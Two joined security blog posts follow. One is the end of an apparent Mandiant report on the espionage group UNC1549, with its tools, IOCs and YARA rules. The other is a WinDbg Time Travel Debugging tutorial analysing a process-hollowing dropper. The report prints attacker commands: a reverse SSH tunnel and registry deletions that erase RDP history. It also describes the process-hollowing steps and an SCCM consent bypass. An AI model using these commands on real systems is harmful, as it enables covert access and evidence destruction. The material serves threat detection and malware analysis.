SIGHTGRAB is a Windows executable written in C that autonomously captures screen shots at regular intervals and saves them to disk. Upon execution SIGHTGRAB loads several Windows libraries dynamically at runtime including User32.dll, Gdi32.dll, and Ole32.dll. SIGHTGRAB implements runtime API resolution through LoadLibraryA and GetProcAddress calls with encoded strings to access system functions. SIGHTGRAB uses XOR encryption with a single-byte key of 0x41 to decode API function names.

SIGHTGRAB retrieves the current timestamp and uses string interpolation of YYYY-MM-DD-HH-MM on the timestamp to generate the directory name. In this newly created directory, SIGHTGRAB saves all the taken screenshots incrementally.

C:\Users\Public\Videos\2025-3-7-10-17\1.jpg
C:\Users\Public\Videos\2025-3-7-10-17\2.jpg
C:\Users\Public\Videos\2025-3-7-10-17\3.jpg

C:\Users\Public\Music\2025-3-7-10-17\1.jpg
C:\Users\Public\Music\2025-3-7-10-17\2.jpg
C:\Users\Public\Music\2025-3-7-10-17\3.jpg

Figure 6: Examples of screenshot files created by SIGHTGRAB on disk

Mandiant observed UNC1549 strategically deploy SIGHTGRAB on workstations to target users in two categories: those handling sensitive data, allowing for subsequent data exposure and exfiltration, and those with privileged access, enabling privilege escalation and access to restricted systems.

TRUSTTRAP

A malware that serves a Windows prompt to trick the user into submitting their credentials. The captured credentials are saved in cleartext to a file. Figure 7 shows a sample popup by TRUSTTRAP mimicking the Microsoft Outlook login window.

Screenshot showing the fake Microsoft Outlook login window

Figure 7: Screenshot showing the fake Microsoft Outlook login window

TRUSTTRAP has been used by UNC1549 since at least 2023 for obtaining user credentials used for lateral movement.

Reconnaissance and Lateral Movement

For internal reconnaissance, UNC1549 leveraged legitimate tools and publicly available utilities, likely to blend in with standard administrative activities. AD Explorer, a valid executable signed by Microsoft, was used to query Active Directory and inspect its configuration details. Alongside this, the group employed native Windows commands like net user and net group to enumerate specific user accounts and group memberships within the domain, and PowerShell scripts for ping and port scanning reconnaissance on specific subnets, typically those associated with privileged servers or IT administrator workstationsΒ 

UNC1549 uses a wide variety of methods for lateral movement, depending on restrictions within the victim environment. Most frequently, RDP was used. Mandiant also observed the use of PowerShell Remoting, Atelier Web Remote Commander (β€œAWRC”), and SCCM remote control, including execution of variants of SCCMVNC to enable SCCM remote control on systems.

Atelier Web Remote Commander

Atelier Web Remote Commander (AWRC) is a commercial utility for remotely managing, auditing, and supporting Windows systems. Its key distinction is its agentless design, meaning it requires no software installation or pre-configuration on the remote machine, enabling administrators to connect immediately.Β 

Leveraging the capabilities of AWRC, UNC1549 utilized this publicly available commercial tool to facilitate post-compromise activities. These activities included:

  • Established remote connections: Used AWRC to connect remotely to targeted hosts within the compromised network

  • Conducted reconnaissance: Employed AWRC's built-in functions to gather information by:

    • Enumerating running services

    • Enumerating active processes

    • Enumerating existing RDP sessions

  • Stole credentials: Exploited AWRC to exfiltrate sensitive browser files known to contain stored user credentials from remote systems

  • Deployed malware: Used AWRC as a vector to transfer and deploy malware onto compromised machines

SCCMVNC

SCCMVNC is a tool designed to leverage the existing Remote Control feature within Microsoft System Center Configuration Manager (SCCM/ConfigMgr) to achieve a VNC-like remote access experience without requiring additional third-party modules or user consent/notifications.

SCCM.exe reconfig /target:[REDACTED]

Figure 8: Example of an UNC1549 executing SCCMVNC command

The core functionality of SCCMVNC lies in its ability to manipulate the existing Remote Control feature of SCCM. Instead of deploying a separate VNC server or other remote access software, the tool directly interacts with and reconfigures the settings of the native SCCM Remote Control service on a client workstation. This approach leverages an already present and trusted component within the enterprise environment.

A key aspect of SCCMVNC is its capacity to bypass the standard consent and notification mechanisms typically associated with SCCM Remote Control. Normally, when an SCCM remote control session is initiated, the end-user is prompted for permission, and various notification icons or connection bars are displayed. SCCMVNC effectively reconfigures the underlying SCCM settings (primarily through WMI interactions) to disable these user-facing requirements. This alteration allows for a significantly more discreet and seamless remote access experience, akin to what one might expect from a VNC connection where the user might not be immediately aware of the ongoing session.

Command and Control

UNC1549 continued to use Microsoft Azure Web Apps registrations and cloud infrastructure for C2. In addition to backdoors including MINIBUS, MINIBIKE, and TWOSTROKE, UNC1549 relied heavily on SSH reverse tunnels established on compromised systems to forward traffic from their C2 servers to compromised systems. This technique limited the availability of host-based artifacts during investigations, since security telemetry would only record network connections. For example, during data collection from SMB shares, outbound connections were observed from the SSH processes to port 445 on remote systems, but the actual data collected could not be confirmed due to no staging taking place within the victim environment, and object auditing being disabled.

C:\windows\system32\openssh\ssh.exe[Username]@[IP Address] -p 443 -o ServerAliveInterval=60 -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -f -N -R 1070

Figure 9: Example of an UNC1549 reverse SSH command

Mandiant also identified evidence of UNC1549 deploying a variety of redundant remote access methods, including ZEROTIER and NGROK. In some instances, these alternative methods weren't used by the threat actor until victim organizations had performed remediation actions, suggesting they are primarily deployed to retain access.

Complete Mission

Espionage

UNC1549's operations appear strongly motivated by espionage, with mission objectives centering around extensive data collection from targeted networks. The group actively seeks sensitive information, including network/IT documentation, intellectual property, and emails. Furthermore, UNC1549 often leverages compromised organizations as a pivot point, using their access to target other entities, particularly those within the same industry sector, effectively conducting third-party supplier and partner intrusions to further their intelligence-gathering goals.

Notably, Mandiant responded to one intrusion at an organization in an unrelated sector, and assessed that the intrusion was opportunistic due to the initial spear phishing lure being related to a job at an aerospace and defense organization. This demonstrated UNC1549’s ability to commit resources to expanding access and persistence in victim organizations that don’t immediately meet traditional espionage goals.

Defense Evasion

UNC1549 frequently deleted utilities from compromised systems after execution to avoid detection and hinder investigation efforts. The deletion of forensic artifacts, including RDP connection history registry keys, was also observed. Additionally, as described earlier, the group repeatedly used SSH reverse tunnels from victim hosts back to their infrastructure, a technique which helped hide their activity from EDR agents installed on those systems. Combined, this activity demonstrated an increase in the operational security of UNC1549 over the past year.

reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f

reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f

Figure 10: Examples of UNC1549 commands to delete RDP connection history registry keys

Acknowledgement

This analysis would not have been possible without the assistance from across Google Threat Intelligence Group, Mandiant Consulting and FLARE. We would like to specifically thank Greg Sinclair and Mustafa Nasser from FLARE, and Melissa Derr, Liam Smith, Chris Eastwood, Alex Pietz, Ross Inman, and Emeka Agu from Mandiant Consulting.

MITRE ATT&CK

TACTIC

ID

Name

Description

Collection

T1213.002

Data from Information Repositories: SharePoint

UNC1549 browsed Microsoft Teams and SharePoint to download files used for extortion.

Collection

T1113

Screen Capture

UNC1549 was observed making screenshots from sensitive data.

Reconnaissance

T16561598.003

Phishing for Information

UNC1549 used third party vendor accounts to obtain privileged accounts using a Password Reset portal theme.

Credential Access

T1110.003

Brute Force: Password Spraying

UNC1549 was observed performing password spray attacks against the Domain.

Credential Access

T1003.006

OS Credential Dumping: DCSync

UNC1549 was observed using DCSYNCER.SLICK to perform DCSync on domain controller level.

Defense Evasion

T1574.001

Hijack Execution Flow: DLL Search Order Hijacking

UNC1549 was observed using Search Order Hijacking to execute both LIGHTRAIL and DCSYNCER.SLICK.

Initial Access

T1078

Valid Accounts

UNC1549 used valid compromised accounts to gain initial access

Initial Access

T1199

Trusted Relationship

UNC1549 used trusted third party vendor accounts for both initial access and lateral movement.

Indicators of Compromise (IOCs)

The following IOCs are available in a GTI Collection for registered users.

Type

Indicator

Description

network

104.194.215[.]88

Observed being used for SSH tunneling

network

13.60.50[.]172

Observed being used for SSH tunneling

network

167.172.137[.]208

Observed being used for SSH tunneling

network

34.18.42[.]26

Observed being used for SSH tunneling

network

4.188.75[.]206

Observed being used for SSH tunneling

network

4.240.113[.]27

Observed being used for SSH tunneling

network

40.119.176[.]233

Observed being used for SSH tunneling

network

politicalanorak[.]com

Observed being used for SSH tunneling

network

ac-connection-status105.azurewebsites[.]net

GHOSTLINE

network

acc-cloud-connection.azurewebsites[.]net

GHOSTLINE

network

active-az-check-status45.azurewebsites[.]net

POLLBLEND

network

active-az-check-status675.azurewebsites[.]net

POLLBLEND

network

active-az-status45.azurewebsites[.]net

POLLBLEND

network

active-az-status795.azurewebsites[.]net

POLLBLEND

network

active-internal-log65.azurewebsites[.]net

POLLBLEND

network

active-internal-logs.azurewebsites[.]net

POLLBLEND

network

active-intranet-logs.azurewebsites[.]net

POLLBLEND

network

airbus.usa-careers[.]com

Phishing domain for initial access

network

airlinecontrolsite.uaenorth.cloudapp.azure[.]com

DEEPROOT

network

airlinecontrolsite.westus3.cloudapp.azure[.]com

DEEPROOT

network

airplaneserviceticketings[.]com

MINIBIKE

network

airseatregister.eastus.cloudapp.azure[.]com

DEEPROOT

network

airseatsregister.qatarcentral.cloudapp.azure[.]com

DEEPROOT

network

airseatsregistering.qatarcentral.cloudapp.azure[.]com

DEEPROOT

network

airtravellog[.]com

TWOSTROKE

network

automationagencybusiness.azurewebsites[.]net

TWOSTROKE

network

automationagencybusiness[.]com

TWOSTROKE

network

browsercheckap.azurewebsites[.]net

MINIBIKE

network

codesparkle.eastus.cloudapp.azure[.]com

TWOSTROKE

network

connect-acc-492.azurewebsites[.]net

POLLBLEND

network

connect-acl-492.azurewebsites[.]net

POLLBLEND

network

customerlistchange.eastus.cloudapp.azure[.]com

LIGHTRAIL

network

developercodepro.azurewebsites[.]net

TWOSTROKE

network

developercodevista.azurewebsites[.]net

TWOSTROKE

network

dreamtiniventures.azurewebsites[.]net

TWOSTROKE

network

fdtsprobusinesssolutions.azurewebsites[.]net

TWOSTROKE

network

fdtsprobusinesssolutions[.]com

TWOSTROKE

network

fdtsprobusinesssolutions.eastus.cloudapp.azure[.]com

TWOSTROKE

network

fdtsprobusinesssolutions.northeurope.cloudapp.azure[.]com

TWOSTROKE

network

forcecodestore[.]com

TWOSTROKE

network

hserbhh43.westus3.cloudapp.azure[.]com

Observed being used for SSH tunneling

network

infrasync-ac372.azurewebsites[.]net

POLLBLEND

network

intra-az-check-status45.azurewebsites[.]net

POLLBLEND

network

intra-az-check-status675.azurewebsites[.]net

POLLBLEND

network

intra-az-status45.azurewebsites[.]net

POLLBLEND

network

intra-az-status795.azurewebsites[.]net

POLLBLEND

network

masterflexiblecloud.azurewebsites[.]net

TWOSTROKE

network

mso-internal-log65.azurewebsites[.]net

POLLBLEND

network

mso-internal-logs.azurewebsites[.]net

POLLBLEND

network

mso-intranet-logs.azurewebsites[.]net

POLLBLEND

network

mydocs.qatarcentral.cloudapp.azure[.]com

Phishing domain for lateral movement

network

nx425-win4945.azurewebsites[.]net

POLLBLEND

network

nx4542-win4957.azurewebsites[.]net

POLLBLEND

network

nxlog-crash-1567.azurewebsites[.]net

POLLBLEND

network

nxlog-win-1567.azurewebsites[.]net

POLLBLEND

network

nxversion-win-1567.azurewebsites[.]net

POLLBLEND

network

nxversion-win32-1127.azurewebsites[.]net

POLLBLEND

network

overqatfa.northeurope.cloudapp.azure[.]com

Observed being used for SSH tunneling

network

queuetestapplication.azurewebsites[.]net

MINIBIKE

network

skychain13424.azurewebsites[.]net

MINIBIKE

network

skychain41334.northeurope.cloudapp.azure[.]com

MINIBIKE

network

skychains42745.eastus.cloudapp.azure[.]com

MINIBIKE

network

skyticketgrant.azurewebsites[.]net

MINIBIKE

network

snare-core.azurewebsites[.]net

POLLBLEND

network

storageboxcloud.northeurope.cloudapp.azure[.]com

TWOSTROKE

network

storagewiz.co.azurewebsites[.]net

TWOSTROKE

network

swiftcode.eastus.cloudapp.azure[.]com

TWOSTROKE

network

swifttiniventures.azurewebsites[.]net

TWOSTROKE

network

terratechworld.eastus.cloudapp.azure[.]com

TWOSTROKE

network

thecloudappbox.azurewebsites[.]net

TWOSTROKE

network

thestorageboxcloud.northeurope.cloudapp.azure[.]com

TWOSTROKE

network

thetacticstore[.]com

TWOSTROKE

network

thevaultapp.westus3.cloudapp.azure[.]com

TWOSTROKE

network

thevaultspace.eastus.cloudapp.azure[.]com

TWOSTROKE

network

tini-ventures[.]com

TWOSTROKE

network

vcphone-ms.azurewebsites[.]net

POLLBLEND

network

vcs-news[.]com

Observed being used for SSH tunneling

network

vm-ticket-svc.azurewebsites[.]net

POLLBLEND

network

vm-tools-svc.azurewebsites[.]net

POLLBLEND

network

vmware-health-ms.azurewebsites[.]net

POLLBLEND

YARA Rules

import "pe"

rule M_APT_Utility_DCSYNCER_SLICK_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
		md5 = "10f16991665df69d1ccd5187e027cf3d"
	strings:
		$ = { 48 89 84 24 ?? 01 00 00 C7 84 24 ?? 01 00 00 30 80 28 00 C7 84 24 ?? 01 00 00 E8 03 00 00 48 C7 84 24 ?? 01 00 00 00 00 A0 00 BA ?? 00 00 00 8D 4A ?? FF 15 ?? ?? 01 00 48 89 84 24 ?? 01 00 00 C7 00 01 00 00 00 48 8B 84 24 ?? 01 00 00 44 89 ?? 04 48 8B 84 24 ?? 01 00 00 C7 40 08 ?? 00 00 00 41 8B ?? }
		$ = "\\LOG.txt" ascii wide
		$ = "%ws_%d:%d:" ascii wide fullword
		$ = "%ws:%d:" ascii wide fullword
		$ = "::::" ascii wide fullword
		$ = "%ws_%d:%d::" ascii wide fullword
		$ = "%ws:%d::" ascii wide fullword
	condition:
		pe.is_pe and all of them
}
import "pe"

rule M_APT_Utility_CRASHPAD_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
		md5 = "b2bd275f97cb95c7399065b57f90bb6c"
	strings:
		$ = "[-] Loo ror: %u" ascii fullword
		$ = "[-] Adj r: %u" ascii fullword
		$ = "[-] Th ge. " ascii fullword
		$ = "[+] O s!" ascii fullword
		$ = "[-] O C: %i" ascii fullword
		$ = "[-] O E: %i" ascii fullword
		$ = "[+] Op cess!" ascii fullword
		$ = "[-] Op Code: %i" ascii fullword
		$ = "[-] O Error: %i" ascii fullword
		$ = "[+] Im su!" ascii fullword
		$ = "[+] R" ascii fullword
		$ = "[-] Impe Code: %i" ascii fullword
		$ = "[-] Imo: %i" ascii fullword
		$ = "[+] Du success!" ascii fullword
		$ = "[-] Du Code: %i" ascii fullword
		$ = "[-] Du Error: %i" ascii fullword
		$ = "[+] Dec Suc." ascii fullword
		$ = "%02X" ascii fullword
		$ = "Decryption failed" ascii fullword
		$ = "config.txt"
		$ = "crash.log"
		$ = "[+] e wt!" ascii fullword
		$ = "[+] p %d!" ascii fullword
		$ = "[+] e!" ascii fullword
	condition:
		pe.is_pe and 15 of them
}

Google Security Operations Detections

Google SecOps customers receive robust detection for UNC1549 TTPs through curated threat intelligence from Mandiant and Google Threat Intelligence. This frontline intelligence is operationalized within the platform as custom detection signatures and advanced YARA-L rules.

Time Travel Triage: An Introduction to Time Travel Debugging using a .NET Process Hollowing Case Study

13 November 2025 at 15:00

Written by: Josh Stroschein, Jae Young Kim


The prevalence of obfuscation and multi-stage layering in today’s malware often forces analysts into tedious and manual debugging sessions. For instance, the primary challenge of analyzing pervasive commodity stealers like AgentTesla isn’t identifying the malware, but quickly cutting through the obfuscated delivery chain to get to the final payload.

Unlike traditional live debugging, Time Travel Debugging (TTD) captures a deterministic, shareable record of a program's execution. Leveraging TTD's powerful data model and time travel capabilities allow us to efficiently pivot to the key execution events that lead to the final payload.

This post introduces all of the basics of WinDbg and TTD necessary to start incorporating TTD into your analysis. We demonstrate why it deserves to be a part of your toolkit by walking through an obfuscated multi-stage .NET dropper that performs process hollowing.

What is Time Travel Debugging?

Time Travel Debugging (TTD), a technology offered by Microsoft as part of WinDbg, records a process’s execution into a trace file that can be replayed forwards and backwards. The ability to quickly rewind and replay execution reduces analysis time by eliminating the need to constantly restart debugging sessions or restore virtual machine snapshots. TTD also enables users to query the recorded execution data and filter it with Language Integrated Query (LINQ) to find specific events of interest like module loads or calls to APIs that implement malware functionalities like shellcode execution or process injection.

During recording, TTD acts as a transparent layer that allows full interaction with the operating system. A trace file preserves a complete execution record that can be shared with colleagues to facilitate collaboration, circumventing environmental differences that can affect the results of live debugging.

While TTD offers significant advantages, users should be aware of certain limitations. Currently, TTD is restricted to user-mode processes and cannot be used for kernel-mode debugging. The trace files generated by TTD have a proprietary format, meaning their analysis is largely tied to WinDbg. Finally, TTD does not offer "true" time travel in the sense of altering the program's past execution flow; if you wish to change a condition or variable and see a different outcome, you must capture an entirely new trace as the existing trace is a fixed recording of what occurred.

A Multi-Stage .NET Dropper with Signs of Process Hollowing

The Microsoft .NET framework has long been popular among threat actors for developing highly obfuscated malware. These programs often use code flattening, encryption, and multi-stage assemblies to complicate the analysis process. This complexity is amplified by Platform Invoke (P/Invoke), which gives managed .NET code direct access to the unmanaged Windows API, allowing authors to port tried-and-true evasion techniques like process hollowing into their code.

Process hollowing is a pervasive and effective form of code injection where malicious code runs under the guise of another process. It is common at the end of downloader chains because the technique allows injected code to assume the legitimacy of a benign process, making it difficult to spot the malware with basic monitoring tools.

In this case study, we'll use TTD to analyze a .NET dropper that executes its final stage via process hollowing. The case study demonstrates how TTD facilitates highly efficient analysis by quickly surfacing the relevant Windows API functions, enabling us to bypass the numerous layers of .NET obfuscation and pinpoint the payload.

Basic analysis is a vital first step that can often identify potential process hollowing activity. For instance, using a sandbox may reveal suspicious process launches. Malware authors frequently target legitimate .NET binaries for hollowing as these blend seamlessly with normal system operations. In this case, reviewing process activity on VirusTotal shows that the sample launches InstallUtil.exe (found in %windir%\Microsoft.NET\Framework\<version>\). While InstallUtil.exe is a legitimate utility, its execution as a child process of a suspected malicious sample is an indicator that helps focus our initial investigation on potential process injection.

Process activity recorded in the VirusTotal sandbox

Figure 1: Process activity recorded in the VirusTotal sandbox

Despite newer, more stealthy techniques, such as Process DoppelgΓ€nging, when an attacker employs process injection, it’s still often the classic version of process hollowing due to its reliability, relative simplicity, and the fact that it still effectively evades less sophisticated security solutions. The classic process hollowing steps are as follows:

  1. CreateProcess (with the CREATE_SUSPENDED flag): Launches the victim process (InstallUtil.exe) but suspends its primary thread before execution.

  2. ZwUnmapViewOfSection or NtUnmapViewOfSection: "Hollows out" the process by removing the original, legitimate code from memory.

  3. VirtualAllocEx and WriteProcessMemory: Allocates new memory in the remote process and injects the malicious payload.

  4. GetThreadContext: Retrieves the context (the state and register values) of the suspended primary thread.

  5. SetThreadContext: Redirects the execution flow by modifying the entry point register within the retrieved context to point to the address of the newly injected malicious code.

  6. ResumeThread: Resumes the thread, causing the malicious code to execute as if it were the legitimate process.

To confirm this activity in our sample using TTD, we focus our search on the process creation and the subsequent writes to the child process’s address space. The approach demonstrated in this search can be adapted to triage other techniques by adjusting the TTD queries to search for the APIs relevant to that technique.

Recording a Time Travel Trace of the Malware

To begin using TTD, you must first record a trace of a program's execution. There are two primary ways to record a trace: using the WinDbg UI or the command-line utilities provided by Microsoft. The command-line utilities offer the quickest and most customizable way to record a trace, and that is what we'll explore in this post.

Warning: Take all usual precautions for performing dynamic analysis of malware when recording a TTD trace of malware executables. TTD recording is not a sandbox technology and allows the malware to interface with the host and the environment without obstruction.

TTD.exe is the preferred command-line tool for recording traces. While Windows includes a built-in utility (tttracer.exe), that version has reduced features and is primarily intended for system diagnostics, not general use or automation. Not all WinDbg installations provide the TTD.exe utility or add it to the system path. The quickest way to get TTD.exe is to use the stand-alone installer provided by Microsoft. This installer automatically adds TTD.exe to the system's PATH environment variable, ensuring it's available from a command prompt. To see its usage information, run TTD.exe -help.

The quickest way to record a trace is to simply provide the command line invoking the target executable with the appropriate arguments. We use the following command to record a trace of our sample:

C:\Users\FLARE\Desktop\> ttd.exe 0b631f91f02ca9cffd66e7c64ee11a4b.bin
Microsoft (R) TTD 1.01.11 x64
Release: 1.11.532.0
Copyright (C) Microsoft Corporation. All rights reserved.

Launching '0b631f91f02ca9cffd66e7c64ee11a4b.bin'
    Initializing the recording of process (PID:2448) on trace file: C:\Users\FLARE\Desktop\0b631f91f02ca9cffd66e7c64ee11a4b02.run
    Recording has started of process (PID:2448) on trace file: C:\Users\FLARE\Desktop\0b631f91f02ca9cffd66e7c64ee11a4b02.run

Once TTD begins recording, the trace concludes in one of two ways. First, the tracing automatically stops upon the malware's termination (e.g., process exit, unhandled exception, etc.). Second, the user can manually intervene. While recording, TTD.exe displays a small dialog (shown in figure 2) with two control options:

  • Tracing Off: Stops the trace and detaches from the process, allowing the program to continue execution.

  • Exit App: Stops the trace and also terminates the process.

TTD trace execution control dialog

Figure 2: TTD trace execution control dialog

Recording a TTD trace produces the following files:

  • <trace>.run: The trace file is a proprietary format that contains compressed execution data. The size of a trace file is influenced by the size of the program, the length of execution, and other external factors such as the number of additional resources that are loaded.

  • <trace>.idx: The index file allows the debugger to quickly locate specific points in time during the trace, bypassing sequential scans of the entire trace. The index file is created automatically the first time a trace file is opened in WinDbg. In general, Microsoft suggests that index files are typically twice the size of the trace file.

  • <trace>.out: The trace log file containing logs produced during trace recording.

Once a trace is complete, the .run file can be opened with WinDbg.

Triaging the TTD Trace: Shifting Focus to Data

The fundamental advantage of TTD is the ability to shift focus from manual code stepping to execution data analysis. Performing rapid, effective triage with this data-driven approach requires proficiency in both basic TTD navigation and querying the Debugger Data Model. Let's begin by exploring the basics of navigation and the Debugger Data Model.

Navigating a Trace

Basic navigation commands are available under the Home tab in the WinDbg UI.

Basic WinDbg TTD Navigation Commands

Figure 3: Basic WinDbg TTD Navigation Commands

The standard WinDbg commands and shortcuts for controlling execution are:

Replaying a TTD trace enables the reverse flow control commands that complement the regular flow control commands. Each reverse flow control complement is formed by appending a dash (-) to the regular flow control command:

  • g-: Go Back – Execute the trace backwards

  • g-u: Step Out Back - Execute the trace backwards up to the last call instruction

  • t-: Step Into Back – Single step into backwards

  • p-: Step Over Back – Single step over backwards

Time Travel (!tt) Command

While basic navigation commands let you move step-by-step through a trace, the time travel command (!tt) enables precise navigation to a specific trace position. These positions are often provided in the output of various TTD commands. A position in a TTD trace is represented by two hexadecimal numbers in the format #:# (e.g., E:7D5) where:

  • The first part is a sequencing number typically corresponding to a major execution event, such as a module load or an exception.

  • The second part is a step count, indicating the number of events or instructions executed since that major execution event.

We'll use the time travel command later in this post to jump directly to the critical events in our process hollowing example, bypassing manual instruction tracing entirely.

The TTD Debugger Data Model

The WinDbg debugger data model is an extensible object model that exposes debugger information as a navigable tree of objects. The debugger data model brings a fundamental shift in how users access debugger information in WinDbg, from wrangling raw text-based output to interacting with structured object information. The data model supports LINQ for querying and filtering, allowing users to efficiently sort through large volumes of execution information. The debugger data model also simplifies automation through JavaScript, with APIs that mirror how you access the debugger data model through commands.

The Display Debugger Object Model Expression (dx) command is the primary way to interact with the debugger data model from the command window in WinDbg. The model lends itself to discoverability – you can begin traversing through it by starting at the root Debugger object:

0:000> dx Debugger
Debugger
    Sessions
    Settings
    State
    Utility
    LastEvent

The command output lists the five objects that are properties of the Debugger object. Note that the names in the output, which look like links, are marked up using the Debugger Markup Language (DML). DML enriches the output with links that execute related commands. Clicking on the Sessions object in the output executes the following dx command to expand on that object:

0:000> dx -r1 Debugger.Sessions
Debugger.Sessions                
    [0x0]            : Time Travel Debugging: 0b631f91f02ca9cffd66e7c64ee11a4b.run

The -r# argument specifies recursion up to # levels, with a default depth of one if not specified. For example, increasing the recursion to two levels in the previous command produces the following output:

0:000> dx -r2 Debugger.Sessions
Debugger.Sessions                
    [0x0]            : Time Travel Debugging: 0b631f91f02ca9cffd66e7c64ee11a4b.run
        Processes       
        Id               : 0
        Diagnostics     
        TTD             
        OS              
        Devices         
        Attributes

The -g argument displays any iterable object into a data grid in which each element is a grid row and the child properties of each element are grid columns.

0:000> dx -g Debugger.Sessions
Grid view of Sessions, with truncated columns

Figure 4: Grid view of Sessions, with truncated columns

Debugger and User Variables

WinDbg provides some predefined debugger variables for convenience which can be listed through the DebuggerVariables property.

0:000> dx Debugger.State.DebuggerVariables
Debugger.State.DebuggerVariables                
   cursession       : Time Travel Debugging: 0b631f91f02ca9cffd66e7c64ee11a4b.run
    curprocess       : 0b631f91f02ca9cffd66e7c64ee11a4b.exe [Switch To]
    curthread        [Switch To]
    scripts         
    scriptContents   : [object Object]
    vars            
    curstack        
    curframe         : ntdll!LdrInitializeThunk [Switch To]
    curregisters    
    debuggerRootNamespace

Frequently used variables include:

  • @$cursession: The current debugger session. Equivalent to Debugger.Sessions[<session>]. Commonly used items include:

    • @$cursession.Processes: List of processes in the session.

    • @$cursession.TTD.Calls: Method to query calls that occurred during the trace.

    • @$cursession.TTD.Memory: Method to query memory operations that occurred during the trace.

  • @$curprocess: The current process. Equivalent to @$cursession.Processes[<pid>]. Frequently used items include:

    • @$curprocess.Modules: List of currently loaded modules.

    • @$curprocess.TTD.Events: List of events that occurred during the trace.

Investigating the Debugger Data Model to Identify Process Hollowing

With a basic understanding of TTD concepts and a trace ready for investigation, we can now look for evidence of process hollowing. To begin, the Calls method can be used to search for specific Windows API calls. This search is effective even with a .NET sample because the managed code must interface with the unmanaged Windows API through P/Invoke to perform a technique like process hollowing.

Process hollowing begins with the creation of a process in a suspended state via a call to CreateProcess with a creation flag value of 0x4. The following query uses the Calls method to return a table of each call to the kernel32 module’s CreateProcess* in the trace; the wildcard (*) ensures the query matches calls to either CreateProcessA or CreateProcessW.

0:000> dx -g @$cursession.TTD.Calls("kernel32!CreateProcess*")
ttd fig 5

This query returns a number of fields, not all of which are helpful for our investigation. To address this, we can apply the Select LINQ query to the original query, which allows us to specify which columns to display and rename them.

0:000> dx -g @$cursession.TTD.Calls("kernel32!CreateProcess*").Select(c => new { TimeStart = c.TimeStart, Function = c.Function, Parameters = c.Parameters, ReturnAddress = c.ReturnAddress})
ttd fig 6

The result shows one call to CreateProcessA starting at position 58243:104D. Note the return address: since this is a .NET binary, the native code executed by the Just-In-Time (JIT) compiler won't be located in the application's main image address space (as it would be in a non-.NET image). Normally, an effective triage step is to filter results with a Where LINQ query, limiting the return address to the primary module to filter out API calls that do not originate from the malware. This Where filter, however, is less reliable when analyzing JIT-compiled code due to the dynamic nature of its execution space.

The next point of interest is the Parameters field. Clicking on the DML link on the collapsed value {..} displays Parameters via a corresponding dx command.

0:000> dx -r1 @$cursession.TTD.Calls("kernel32!CreateProcess*").Select( c => new { TimeStart = c.TimeStart, Parameters = c.Parameters, ReturnAddress = c.ReturnAddress})[0].Parameters

@$cursession.TTD.Calls("kernel32!CreateProcess*").Select( c => new { TimeStart = c.TimeStart, Parameters = c.Parameters, ReturnAddress = c.ReturnAddress})[0].Parameters
    [0x0]            : 0x55de700055de74
    [0x1]            : 0x55e0780055e0ac
    [0x2]            : 0x808000400000000
    [0x3]            : 0x55de4000000000

Function arguments are available under a specific Calls object as an array of values. However, before we investigate the parameters, there are some assumptions made by TTD that are worth exploring. Overall, these assumptions are affected by whether the process is 32-bit or 64-bit. An easy way to check the bitness of the process is by inspecting the DebuggerInformation object.

0:00> dx Debugger.State.DebuggerInformation
Debugger.State.DebuggerInformation                
    ProcessorTarget  : X86 <--- Process Bitness
    Bitness          : 32
    EngineFilePath   : C:\Program Files\WindowsApps\<SNIPPED>\x86\dbgeng.dll
    EngineVersion    : 10.0.27871.1001

The key identifier in the output is ProcessorTarget: this value indicates the architecture of the guest process that was traced, regardless of whether the host operating system running the debugger is 64-bit.

TTD uses symbol information provided in a program database (PDB) file to determine the number of parameters, their types and the return type of a function. However, this information is only available if the PDB file contains private symbols. While Microsoft provides PDB files for many of its libraries, these are often public symbols and therefore lack the necessary function information to interpret the parameters correctly. This is where TTD makes another assumption that can lead to incorrect results. Primarily, it assumes a maximum of four QWORD parameters and that the return value is also a QWORD. This assumption creates a mismatch in a 32-bit process (x86), where arguments are typically 32-bit (4-byte) values passed on the stack. Although TTD correctly finds the arguments on the stack, it misinterprets two adjacent 32-bit arguments as a single, 64-bit value.

One way to resolve this is to manually investigate the arguments on the stack. First we use the !tt command to navigate to the beginning of the relevant call to CreateProcessA.

0:000> !tt 58243:104D

(b48.12a4): Break instruction exception - code 80000003 (first/second chance not available)
Time Travel Position: 58243:104D
eax=00bed5c0 ebx=039599a8 ecx=00000000 edx=75d25160 esi=00000000 edi=03331228
eip=75d25160 esp=0055de14 ebp=0055df30 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
KERNEL32!CreateProcessA:
75d25160 8bff            mov     edi,edi

The return address is at the top of the stack at the start of a function call, so the following dd command skips over this value by adding an offset of 4 to the ESP register to properly align the function arguments.

0:000> dd /c 1 esp+4 L0A
0055de18  0055de74  <-- Application Name
0055de1c  0055de70
0055de20  0055e0ac
0055de24  0055e078
0055de28  00000000
0055de2c  08080004  <-- Creation Flags - 0x4 (CREATE_SUSPENDED)
0055de30  00000000
0055de34  0055de40
0055de38  0055e0c0
0055de3c  0055e068

The value of 0x4 (CREATE_SUSPENDED) set in the bitmask for the dwCreationFlags argument (6th argument) indicates that the process will be created in a suspended state.

The following command dereferences esp+4 via the poi operator to retrieve the application name string pointer then uses the da command to display the ASCII string.

0:000> da poi(esp+4)
0055de74  "C:\Windows\Microsoft.NET\Framewo"
0055de94  "rk\v4.0.30319\InstallUtil.exe"

The command reveals that the target application is InstallUtil.exe, which aligns with the findings from basic analysis.

It is also useful to retrieve the handle to the newly created process in order to identify subsequent operations performed on it. The handle value is returned through a pointer (0x55e068 in the earlier referenced output) to a PROCESS_INFORMATION structure passed as the last argument. This structure has the following definition:

typedef struct _PROCESS_INFORMATION {
  HANDLE hProcess;
  HANDLE hThread;
  DWORD  dwProcessId;
  DWORD  dwThreadId;
}

After the call to CreateProcessA, the first member of this structure should be populated with the handle to the process. Step out of the call using the gu (Go Up) command to examine the populated structure.

0:000> gu
Time Travel Position: 58296:60D

0:000> dd /c 1 0x55e068 L4
0055e068  00000104 <-- handle to process
0055e06c  00000970
0055e070  00000d2c
0055e074  00001c30

In this trace, CreateProcess returned 0x104 as the handle for the suspended process.

